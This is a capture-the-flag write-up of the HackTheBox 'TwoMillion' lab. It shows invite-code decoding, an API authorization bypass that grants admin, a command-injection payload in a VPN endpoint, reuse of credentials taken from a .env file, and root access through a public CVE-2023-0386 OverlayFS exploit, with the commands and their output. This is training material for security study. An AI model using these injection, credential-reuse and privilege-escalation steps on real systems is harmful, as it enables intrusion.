HackTheBox Writeup - TwoMillion

```
#hackthebox #linux #api #nmap #broken-access-control #command-injection #CVE-2023-0386 #cyberchef #php #burpsuite #burp-repeater
```

TwoMillion is a special release from HackTheBox to celebrate 2,000,000 HackTheBox members. It released directly to retired, so no points and no bloods, just for run. It features a website that looks like the original HackTheBox platform, including the original invite code challenge that needed to be solved in order to register. Once registered, I'll enumerate the API to find an endpoint that allows me to become an administrator, and then find a command injection in another admin endpoint. I'll use database creds to pivot to the next user, and a kernel exploit to get to root. In Beyond Root, I'll look at another easter egg challenge with a thank you message, and a YouTube video exploring the webserver and it's vulnerabilities.

Recon

Add to hosts

```
curl -I 10.10.11.221 -s|grep Loca
Location: http://2million.htb/
echo '10.10.11.221 2million.htb' | sudo tee -a /etc/hosts
```

Nmap

```
# Nmap 7.94 scan initiated Tue Jul 4 19:29:27 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA 2million 2million.htb

Nmap scan report for 2million.htb (10.10.11.221)

Host is up, received user-set (0.056s latency).

Scanned at 2023-07-04 19:29:27 CST for 39s


Not shown: 65533 closed tcp ports (reset)
```

```
STATE SERVICE REASON
                                   VERSION
PORT
                    syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
 ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnps
MuHEXEVJc=
    256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open http
                    syn-ack ttl 63 nginx
http-title: Hack The Box :: Penetration Testing Labs
 http-cookie-flags:
   /:
      PHPSESSID:
        httponly flag not set
 http-methods:
 Supported Methods: GET
http-trane-info: Problem with XML parsing of /evox/about
http-favicon: Unknown favicon MD5: 20E95ACF205EBFDCB6D634B7440B0CEE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 4 19:30:06 2023 -- 1 IP address (1 host up) scanned in 39.52 seconds
```

User Flag


Invite Code

To join HTB, needs invite code



Check if the invite code functionality can be measured through front-end


Deobfuscate the js



```
function verifyInviteCode(code) {
    var formData = {
        "code": code
    };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
```

```
url: '/api/v1/invite/verify',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
   })
function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function (response) {
            console.log(response)
        },
        error: function (response) {
            console.log(response)
   })
```


Cyberchef decode rot13




```
L$ curl -X POST http://2million.htb/api/v1/invite/generate
{"0":200,"success":1,"data":{"code":"VElOVE8tMTdFNlMtWFlRQU0tV0FZWVM=","format":"encoded"}}

L$ echo $(curl -X POST http://2million.htb/api/v1/invite/generate -s)|jq .data.code|tr -d '"'|base64 -d
BEJX5-8XHUQ-PSK43-NHTE2
```

Register




After login



API Broken Access Control to admin

Head to API documents




Check if some admin functions have broken access control

Go to http history send the manually visited request to repeater and change request method to PUT




Add content type: json



Add required parameters: email, is_admin

Request Response 3 /n ≡ Pretty Hex Pretty Render 1 HTTP/1.1 200 OK 1 PUT /api/v1/admin/settings/update HTTP/1.1 2 Host: 2million.htb 2 Server: nginx 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 3 Date: Wed, 05 Jul 2023 05:43:10 GMT Firefox/102.0 4 Content-Type: application/json 4 Accept: 5 Connection: close text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT webp, */*; q=0.8 7 Cache-Control: no-store, no-cache, must-revalidate 5 Content-Type: application/json 8 Pragma: no-cache 9 Content-Length: 44 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 10 11 { 8 Connection: close 9 Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij "id":13. 10 Upgrade-Insecure-Requests: 1 "username": "bravosec", 11 DNT: 1 "is admin":1 12 Sec-GPC: 1 13 Content-Length: 56 14 15 { "email": "bravosec@bravosec.htb", "is_admin":1 17 18 }

Confirmed that I'm admin now



This vulnerability can be mapped to WSTG-ATHZ-02: Testing for Bypassing Authorization Schema using WSTG - v4.2

Command Injection

It's probably using bash command to generate VPN, try command injection

```
Request
                                                                                Response
                                                                  = \n ≡
 Pretty
          Raw
                  Hex
                                                                                Pretty
                                                                                         Raw
                                                                                                        Render
 1 POST /api/v1/admin/vpn/generate HTTP/1.1
                                                                                1 HTTP/1.1 200 OK
 2 Host: 2million.htb
                                                                                2 Server: nginx
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
                                                                                3 Date: Wed, 05 Jul 2023 06:35:08 GMT
   Firefox/102.0
                                                                                4 Content-Type: text/html; charset=UTF-8
 4 Accept:
                                                                                5 Connection: close
                                                                                6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp. */*; q=0.8
                                                                                7 Cache-Control: no-store, no-cache, must-revalidate
                                                                                8 Pragma: no-cache
 5 Content-Type: application/json
                                                                                9 Content-Length: 54
 6 Accept-Language: en-US.en;g=0.5
 7 Accept-Encoding: gzip, deflate
 8 Connection: close
                                                                               11 uid=33(www-data) gid=33(www-data) groups=33(www-data)
 9 Cookie: PHPSESSID=ci6j5mg1djemnlctjokgb59cij
                                                                               12
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Content-Length: 24
14
15 {
16
     "username":";id #"
17 }
```

Get reverse shell

```
bash: no job control in this shell
www-data@2million:~/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@2million:~/html$ ^Z
zsh: suspended nc -lvnp 1111
r (kali⊕kali)-[~/htb/TwoMillion]
└─$ stty raw -echo;fg
[1] + continued nc -lvnp 1111
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Jul 5 06:30 .
drwxr-xr-x 3 root root 4096 Jun 6 10:22 ...
-rw-r--r-- 1 root root 87 Jun 2 18:56 .env
-rw-r--r-- 1 root root 1237 Jun 2 16:15 Database.php
-rw-r--r-- 1 root root 2787 Jun 2 16:15 Router.php
drwxr-xr-x 5 root root 4096 Jul 5 06:30 VPN
drwxr-xr-x 2 root root 4096 Jun 6 10:22 assets
drwxr-xr-x 2 root root 4096 Jun 6 10:22 controllers
drwxr-xr-x 5 root root 4096 Jun 6 10:22 css
drwxr-xr-x 2 root root 4096 Jun 6 10:22 fonts
drwxr-xr-x 2 root root 4096 Jun 6 10:22 images
-rw-r--r-- 1 root root 2692 Jun 2 18:57 index.php
drwxr-xr-x 3 root root 4096 Jun 6 10:22 js
drwxr-xr-x 2 root root 4096 Jun 6 10:22 views
www-data@2million:~/html$ cat .env
cat .env
DB HOST=127.0.0.1
DB DATABASE=htb prod
DB USERNAME=admin
```

```
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

```
www-data@2million:~/html$ cat /etc/passwd|grep sh$
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
www-data@2million:~/html$ su - admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ whoami
admin
admin@2million:~$ cat /home/admin/user.txt
52c9066f6c9c7d7fdf73f714668d7dde
```

Root Flag

CVE-2023-0386

Ran linpeas

```
admin@2million:/$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
```

```
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86 64 x86 64 x86 64 GNU/Linux

The version was released on 2022

admin@2million:~\$ uname -a

Google: OverlayFS 2023 priv escalate













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約有 513,000 項結果 (搜尋時間: 0.44 秒)

The OverlayFS vulnerability, CVE-2023-0386, is a local privilege escalation vulnerability in the Linux kernel that allows an unprivileged user to escalate their privileges to the root user. The vulnerability is trivial to exploit and applicable to a wide-ranging set of popular Linux distributions and kernel versions.



https://fletch.ai > the-overlayfs-vulnerability-cve-2023-0...

The OverlayFS vulnerability CVE-2023-0386 - Fletch's Al









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The OverlayFS vulnerability CVE-2023-0386

2023年5月10日 — It is a local privilege escalation vulnerability, allowing an unprivileged user to escalate their privileges to the root user. Key points and ...



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https://blog.desdelinux.net > a-vulnerabi... : 翻譯這個網頁 :

A vulnerability in OverlayFS allows the escalation of user ...

2023年3月30日 — Information was released about a vulnerability detected in linux kernel in the OverlayFS file system implementation (listed under CVE-2023-0386) ...



Found POC on github: https://github.com/xkaneiki/CVE-2023-0386

Copy the POC to target

```
(kali@kali)-[~/htb/TwoMillion/www]

$\square$ git clone https://github.com/xkaneiki/CVE-2023-0386

(kali@kali)-[~/htb/TwoMillion/www]

$\square$ sshpass -p 'SuperDuperPass123' scp -r CVE-2023-0386 admin@2million.htb:/tmp/
```

On target, build the binaries

```
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ make all
```

Run these two commands in separated terminal

```
./fuse ./ovlcap/lower ./gc
```

```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
total 16
drwxrwxr-x 1 root root 60 Jul 6 05:32 .
drwxr-xr-x 6 root root 140 Jul 6 05:32 ...
-rwsrwxrwx 1 nobody nogroup 16096 Jul 6 05:32 file
[+] exploit success!
setuid: Operation not permitted
admin@2million:/dev/shm/CVE-2023-0386$ cd /tmp
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root
                            4096 Jul 6 05:50 .
drwxr-xr-x 6 root root
                            4096 Jul 6 05:50 ...
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
root@2million:/tmp/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:/tmp/CVE-2023-0386# cat /root/root.txt
```


Note that if the exploit was put at places such as /dev/shm/, it will fail.

Additional


Easter Egg

```
root@2million:/root# ls
root.txt snap thank_you.json
```

Cyberchef Url decode and from hex



Decode from base64 then XOR with key: HackTheBox



Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we celebrate the achievement of reaching 2 million remarkable users! This incredible feat would not have been possible without each and every one of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and hands-on experience

are fundamental to personal and professional growth. Together, we have fostered an environment where innovation thrives and skills are honed. Each challenge completed, each machine conquered, and every skill learned has contributed to the collective intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey. Your contributions have shaped the very fabric of our platform and inspired us to continually innovate and evolve. We are immensely proud of what we have accomplished together, and we eagerly anticipate the countless milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next generation of ethical hackers, and create a world where knowledge is accessible to all.

With deepest gratitude,

The HackTheBox Team

Enumeration

Find files and directories that are owned by a user

```
find / -user admin 2>/dev/null|grep -v -E '^/proc|^/run|^/sys|^/tmp'
```

```
/home/admin
/home/admin/.gnupg
/home/admin/.gnupg/pubring.kbx
/home/admin/.gnupg/trustdb.gpg
/home/admin/.gnupg/private-keys-v1.d
/home/admin/.cache
/home/admin/.cache/motd.legal-displayed
/home/admin/snap
/home/admin/snap/lxd
/home/admin/snap/lxd/current
/home/admin/snap/lxd/24322
/home/admin/snap/lxd/common
/home/admin/snap/lxd/common/config
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/home/admin/snap/lxd/common/config/config.yml
/home/admin/.ssh
/home/admin/.profile
/home/admin/.bash_logout
/home/admin/.bashrc
/var/mail/admin
/dev/pts/1
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